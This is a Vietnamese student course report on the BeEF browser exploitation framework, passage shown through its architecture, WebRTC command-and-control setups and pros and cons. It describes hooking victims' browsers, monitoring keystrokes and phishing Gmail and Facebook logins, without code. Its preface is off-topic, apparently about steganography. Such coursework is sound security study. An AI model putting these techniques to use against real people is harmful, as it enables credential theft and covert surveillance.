

Giảng viên: PGS.TS ĐẶNG MINH TUẤN

Học phần: An toàn mạng nâng cao

Nhóm môn học: 03

Thành viên nhóm 13:

Đỗ Mạnh Hùng – B17DCAT087

Nguyễn Ngọc Bách – B17DCAT019

Đào Huy Hoàng – B17DCAT079

Nguyễn Trọng Quang – B17DCAT147

Lê Tiến Dũng – B17DCAT053

**BÁO CÁO BÀI TẬP LỚN**

**Chủ đề: Công cụ khai thác trình duyệt website BeEF**

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA CÔNG NGHỆ THÔNG TIN**

MỤC LỤC

[MỤC LỤC 1](#_Toc71189860)

[DANH MỤC HÌNH ẢNH 2](#_Toc71189861)

[CHÚ THÍCH TỪ KHÓA 3](#_Toc71189862)

[LỜI MỞ ĐẦU 4](#_Toc71189863)

[1. Tổng quan về BeEF 5](#_Toc71189864)

[1.1. Giới thiệu về BeEF 5](#_Toc71189865)

[1.2. Mô hình kiến trúc của BeEF 6](#_Toc71189866)

[1.2.1. Mô hình tổ chức tập tin 6](#_Toc71189867)

[1.2.2. Networking 8](#_Toc71189868)

[1.3. Ưu nhược điểm của BeEF 11](#_Toc71189869)

[1.3.1. Ưu điểm 11](#_Toc71189870)

[1.3.2. Nhược điểm 11](#_Toc71189871)

[2. Cài đặt và sử dụng BeEF - Browser Exploitation Framework 12](#_Toc71189872)

[2.1. Cài đặt BeEF (Trên Kali linux hoặc hệ điều hành tương tự) 12](#_Toc71189873)

[2.2. Cách sử dụng BeEF 13](#_Toc71189874)

[3. Demo khai thác lỗ hổng sự dụng BeEF 18](#_Toc71189875)

[3.1. Lấy thông tin Gmail thông qua chức năng google phishing 18](#_Toc71189876)

[3.2. Tấn công lấy thông tin đăng nhập facebook của nạn nhân 20](#_Toc71189877)

[3.3. Tấn công lấy cookie của nạn nhân 21](#_Toc71189878)

[3.4. Chuyển hướng trình duyệt của nạn nhân 22](#_Toc71189879)

[3.5. Tấn công XSS 23](#_Toc71189880)

[3.6. Thực hiện scan cổng dịch vụ 24](#_Toc71189881)

[3.7. Giả mạo thông báo 25](#_Toc71189882)

[KẾT LUẬN 28](#_Toc71189883)

[TÀI LIỆU THAM KHẢO 29](#_Toc71189884)

DANH MỤC HÌNH ẢNH

[Hình 1. 1: Công cụ khai thác trình duyệt BeEF 5](#_Toc71192749)

[Hình 1. 2: Mô hình kiến trúc tổng thể của BeEF 6](#_Toc71192750)

[Hình 1. 3: Các file trong modules 7](#_Toc71192751)

[Hình 1. 4: Các file trong Extension 7](#_Toc71192752)

[Hình 1. 5: Một đoạn mã của file extensions/admin\_ui/api/handler.rb 8](#_Toc71192753)

[Hình 1. 6: Mô hình thiết lập BeEF với mạng bên ngoài 9](#_Toc71192754)

[Hình 1. 7: Mô hình thiết lập WebRTC mesh setup - internal browsers 10](#_Toc71192755)

[Hình 1. 8: Mô hình thiết lập WebRTC mesh setup - external master browser 11](#_Toc71192756)

[Hình 2. 1: Cài đặt BeEF trên kali linux 12](#_Toc71192767)

[Hình 2. 2: Khởi động BeEF qua ứng dụng có sẵn trên kali linux 13](#_Toc71192768)

[Hình 2. 3: Giao diện đăng nhập vào BeEF 13](#_Toc71192769)

[Hình 2. 4: Giao diện chính sau khi đăng nhập vào hệ thống 14](#_Toc71192770)

[Hình 2. 5: Log truy cập của các thiết bị tới máy chủ BeEF 15](#_Toc71192771)

[Hình 2. 6: Thông tin Browser được “hooked” tới BeEF 16](#_Toc71192772)

[Hình 2. 7: BeEF cung cấp nhiều module giúp khai thác lỗ hổng trên browser 17](#_Toc71192773)

[Hình 2. 8: Một ví dụ về chức năng khai thác thông qua chức năng Google Phishing 17](#_Toc71192774)

[Hình 3. 1: Chọn chức năng google phishing để giả mạo yêu cầu đăng nhập Gmail 18](#_Toc71192775)

[Hình 3. 2: Trình duyệt web của nạn nhân 19](#_Toc71192776)

[Hình 3. 3: Kết quả thu được là thông tin đăng nhập được nạn nhân cung cấp 19](#_Toc71192777)

[Hình 3. 4: Giả mạo yêu cầu đăng nhập facebook 20](#_Toc71192778)

[Hình 3. 5: Yêu cầu đăng nhập Facebook giả mạo 21](#_Toc71192779)

[Hình 3. 6: Thông tin đăng nhập Facebook được gửi đến cho tin tặc 21](#_Toc71192780)

[Hình 3. 7: Chọn chức năng Get Cookie và ấn thực thi 22](#_Toc71192781)

[Hình 3. 8: Thông tin cookie của nạn nhân đang truy cập website 22](#_Toc71192782)

[Hình 3. 9: Chọn chức năng Redirect Browser (iFrame) và ấn thực thi 23](#_Toc71192783)

[Hình 3. 10: Trình duyệt web của nạn nhân đã được chuyển hướng 23](#_Toc71192784)

[Hình 3. 11: Chọn chức năng Raw JavaScript và tiến hành thực thi 24](#_Toc71192785)

[Hình 3. 12: Mã JavaScript được thực thi trên trình duyệt nạn nhân 24](#_Toc71192786)

[Hình 3. 13: Chọn chức năng Port Scanner và ấn thực thi 25](#_Toc71192787)

[Hình 3. 14: Thông tin các cổng đang được mở trên máy nạn nhân 25](#_Toc71192788)

[Hình 3. 15: Chọn chức năng Fake Notification và ấn thực thi 26](#_Toc71192789)

[Hình 3. 16: Một thông báo được hiển thị trên trình duyệt của nạn nhân 26](#_Toc71192790)

[Hình 3. 17: Log hoạt động được ghi lại trên máy chủ của BeEF 27](#_Toc71192791)

CHÚ THÍCH TỪ KHÓA

|  |  |  |
| --- | --- | --- |
| **Từ viết tắt** | **Tiếng Anh** | **Tiếng Việt** |
| API | Application Programming Interface | Giao diện lập trình ứng dụng |
| BeEF | Browser Exploitation Framework | Khung khai thác trình duyệt |
| HTTP | Hyper Text Tranfer Protocol | Giao thức gửi siêu văn bản |
| IP | Internet Protocol | Giao thức Internet |
| NAT | Network Address Translation | Biên dịch địa chỉ mạng |
| P2P | Peer to Peer | Mạng ngang hàng |
| REST | REpresentational State Transfer | Chuyển đổi cấu trúc dữ liệu |
| URL | Uniform Resource Location | Địa chỉ tài nguyên |
| WebRTC | Web Real-Time Communication | Web Giao tiếp thời gian thực |
| XSS | Cross Site Scripting | Tấn công XSS |

LỜI MỞ ĐẦU

*Cuộc cách mạng thông tin kỹ thuật số đã đem lại những thay đổi sâu sắc trong xã hội và trong cuộc sống của chúng ta. Sự ra đời những phần mềm có tính năng rất mạnh, các thiết bị mới như máy ảnh kỹ thuật số, máy quét chất lượng cao, máy in, máy ghi âm kỹ thuật số, v.v… đã với tới thế giới tiêu dùng rộng lớn để sáng tạo, xử lý và thưởng thức các dữ liệu đa phương tiện (multimedia data). Mạng Internet toàn cầu đã biến thành một xã hội ảo nơi diễn ra quá trình trao đổi thông tin trong mọi lĩnh vực chính trị, quân sự, quốc phòng, kinh tế, thương mại… Và chính trong môi trường mở và tiện nghi như thế xuất hiện những vấn nạn, tiêu cực như nạn ăn cắp bản quyền, nạn xuyên tạc thông tin, truy nhập thông tin trái phép v.v… Đi tìm giải pháp cho những vấn đề này không chỉ giúp ta hiểu thêm về công nghệ phức tạp đang phát triển rất nhanh này mà còn đưa ra những cơ hội kinh tế mới cần khám phá*

*Ở đây ta tìm hiểu về một kỹ thuật đã và đang được nghiên cứu và ứng dụng rất mạnh mẽ ở nhiều nước trên thế giới đó là kỹ thuật giấu tin (data hiding). Đây là kỹ thuật mới và phức tạp, nó đang được xem như một công nghệ chìa khoá cho vấn đề bảo vệ bản quyền, chứng thực thông tin và điều khiển truy cập… ứng dụng trong an toàn và bảo mật thông tin. Đối với ảnh số, việc biểu diễn có thể thực hiện trong miền không gian thông qua các điểm ảnh và thực hiện trong miền tần số thông qua các hệ số. Để biến đổi ảnh từ miền không gian sang miền tần số có thể sử dụng các phép biến đổi như DCT hay DWT. Mỗi phép biến đổi đều có ưu nhược điểm riêng và để nâng cao tính bền vững và tính vô hình, giải pháp dựa trên sự kết hợp giữa các phép biến đổi để phát huy ưu điểm và khắc phục nhược điểm của mỗi phép biến đổi là một trong những các tiếp cận có hiệu quả và được nhiều người quan tâm.*


1. **Tổng quan về BeEF**
   1. **Giới thiệu về BeEF**

Mọi người sử dụng trình duyệt để tìm kiếm rất nhiều thứ và nói chung ít người để ý đến thông tin cá nhân của họ. Vì sao trình duyệt là một môi trường hoàn hảo cho hacker,mục tiêu thậm chí còn không biết mình đã bị xâm nhập và hacker có thể lấy cắp thông tin mà hacker có thể lấy.

Để làm được điều đó hacker sẽ khiến người dung click vào link chứa mã độc. Để tạo ra được link thì hacker có thể sử dụng 1 công cụ có tên BeEF được cài sẵn trên kali linux.

BeEF được viết tắt bởi The Browser Exploitation Framework. Nó là một công cụ đánh giá bảo mật tập trung vào trình duyệt web.


Để hiểu rõ hơn chúng ta sẽ cùng tìm hiểu về kiến trúc của công cụ này.



Hình 1. 1: Công cụ khai thác trình duyệt BeEF

* 1. **Mô hình kiến trúc của BeEF**

Mô hình kiến trúc tổng thể của BeEF [1]



Hình 1. 2: Mô hình kiến trúc tổng thể của BeEF

* + 1. **Mô hình tổ chức tập tin**

Tất cả các đường dẫn tệp tương đối được mô tả dưới đây là từ thư mục gốc của BeEF. Đối với việc cài đặt trên Kali Linux, đường dẫn sẽ là: /usr/share/beef-xss.

- SQLite Database: beef.db là tệp cơ sở dữ liệu được sử dụng bởi BeEF. Ở trong cài đặt của kali, tập cơ sở dữ liệu có đường dẫn là: */usr/share/beef-xss/db/beef.db*

- Config file: config.yaml là nơi chứa toàn bộ file cấu hình của BeEF. Ở trong cài đặt của kali, file cấu hình có đường dẫn là */etc/beef-xss/config.yaml*

- Modules: Modules được định nghĩa theo tên các chức năng điều khiển dung để móc nối trình duyệt. Modules được lưu trong thư mục *modules/* dưới dạng như:

*modules/<category>/<module\_name>/*

*( lưu ý quy ước đặt tên của thư mục và tên tệp đều là chữ thường)*


3 tập tin được lưu trữ trong mỗi mô-đun:



Extensions(mở rộng)


Hình 1. 3: Các file trong modules

Extensions thay đổi và mở rộng các chức năng mà BeEF có sẵn. Các files được lưu trong thư mục *extensions/* dưới dạng như *extensions/<name>/files*  lưu trữ trong mỗi thư mục extension:



Hình 1. 4: Các file trong Extension

Các tiện ích mở rộng có thể kết nối với nhau dưới dạng mô hình REST API. Chúng được gắn tại một đường dẫn tương đối tới máy chủ, ví dụ, đoạn mã dưới đây được trích xuất từ *extensions/admin\_ui/api/handler.rb*  




Hình 1. 5: Một đoạn mã của file extensions/admin\_ui/api/handler.rb

- REST API: The REST API là mô hình chính để tương tác với cốt lõi của BeEF có thể sử dụng cả thông qua giao diện người dùng quản trị và các yêu cầu HTTP thông thường. Các tập tin được lưu trữ trong *core/main/restcore/main/rest/api.rb*: để chứa đoạn mã gắn kết ánh xạ 1 tuyến đường(HTTP URL path, such as /api/hooks) tới 1 sự kiện của 1 lớp BeEF để truy cập *core/main/rest/handlers/<name>.rb* : định nghĩa các đáp ứng cho các yêu cầu khác nhau đối với các lớp được gắn kết.

- Admin UI: Quản trị viên có thể truy cập thông qua máy chủ web BeEF trên /ui/panel. Giao diện quản trị viên được coi là 1 phần mở rộng, do đó tất cả các mã được lưu trữ trong *extensions/admin\_ui*

* + 1. **Networking**


Mô hình thiết lập điển hình của server BeEF với mạng bên ngoài:




Hình 1. 6: Mô hình thiết lập BeEF với mạng bên ngoài

Các trình duyệt bị móc nối trong mạng nội bộ sẽ gọi tới máy chủ của BeEF khi kết nối, sử dụng đường truyền web bình thường( thường là trên cổng mặc định (80/443). Nó cho phép kẻ tấn công bỏ qua tường lửa để kiểm soát quét và khai thác hạ tầng mạng nội bộ thông qua móc nối của các trình duyệt ( đặc biệt HTTP-like services).

Với lỗ hổng với cách thiết lập như trên sẽ xâm nhập được mạng lưới tổ chức và máy chủ khi trình duyệt liên tục tiếp cận BeEF,nhưng khi tiếp cận quá lâu sẽ tăng khả năng làm lộ điểm cuối của BeEF nếu hệ thống mạng đang được giám sát.

****WebRTC mesh setup - internal browsers: Có 1 cách cài đặt để các tác động không mong muốn là có một “master” hooked brower (1 máy zombie) sẽ liên tục giao tiếp với máy chủ BeEF, trong khi đó các trình duyệt khác sẽ được kết nối với “máy zombie” này qua WebRTC để cài đặt giao thức p2p. Với cách trên, luôn luôn sẽ là 1 máy chủ sẽ giao tiếp ngược lại với máy chủ BeEF vì thế mọi thứ sẽ tránh được các tác động không mong muốn.

Hình 1. 7: Mô hình thiết lập WebRTC mesh setup - internal browsers

**WebRTC mesh setup - external master browser**

Hình 1. 8: Mô hình thiết lập WebRTC mesh setup - external master browser

Đầu tiên WebRTC sẽ sử dụng giao thức p2p, nó có thể đi qua NAT(Network Address Translation) để sử dụng máy chủ Stun Public.

Do đó, có thể sử dụng trình duyệt được nối trong mạng của kẻ tấn công để kiểm soát các trình duyệt được nối khác thông qua WebRTC, với một kết nối ban đầu đến máy chủ BeEF để thiết lập lệnh và điều khiển, hoặc nhúng chức năng này thẳng vào hook Javascript được thực thi. Theo cách này, nếu địa chỉ IP của trình duyệt chính khác với máy chủ BeEF, việc phơi sáng IP của máy chủ BeEF có thể bị hạn chế.

* 1. **Ưu nhược điểm của BeEF**
     1. **Ưu điểm**

Thông qua BeEF, khi máy victim click vào đường link mà chúng ta tạo ra thì có thể xem được toàn bộ các thông tin máy victim: phiên bản hệ điều hành , phiên bản trình duyệt , địa chỉ IP máy nạn nhân.

Giám sát được toàn bộ hoạt động của máy victim thao thác trên web của ta, bao gồm cả những thao tác trên bàn phím và thao tác chuột.

BeEF là 1 công cụ rất mạnh , giúp ta có thể “ đánh cắp” tài khoản cá nhân của nạn nhân thông qua những yêu cầu login giả, ví dụ như của Facebook hoặc Gmail.

BeEF cho phép thực hiện tấn công nhiều mặt vào web brower , không chỉ việc đánh cắp các tài khoản cá nhân.


* + 1. **Nhược điểm**

Việc dùng BeEF tấn công theo kiểu Social engineering rất khó khăn, mặc dù có thể lấy được tài khoản và mật khẩu nhưng đa phần các tài khoản như Google, Facebook đều yêu cầu người dùng xác thực 2 lớp nên việc đăng nhập để vào được tài khoản đó có thể bị phát hiện.

1. **Cài đặt và sử dụng BeEF - Browser Exploitation Framework**
   1. **Cài đặt BeEF (Trên Kali linux hoặc hệ điều hành tương tự)**

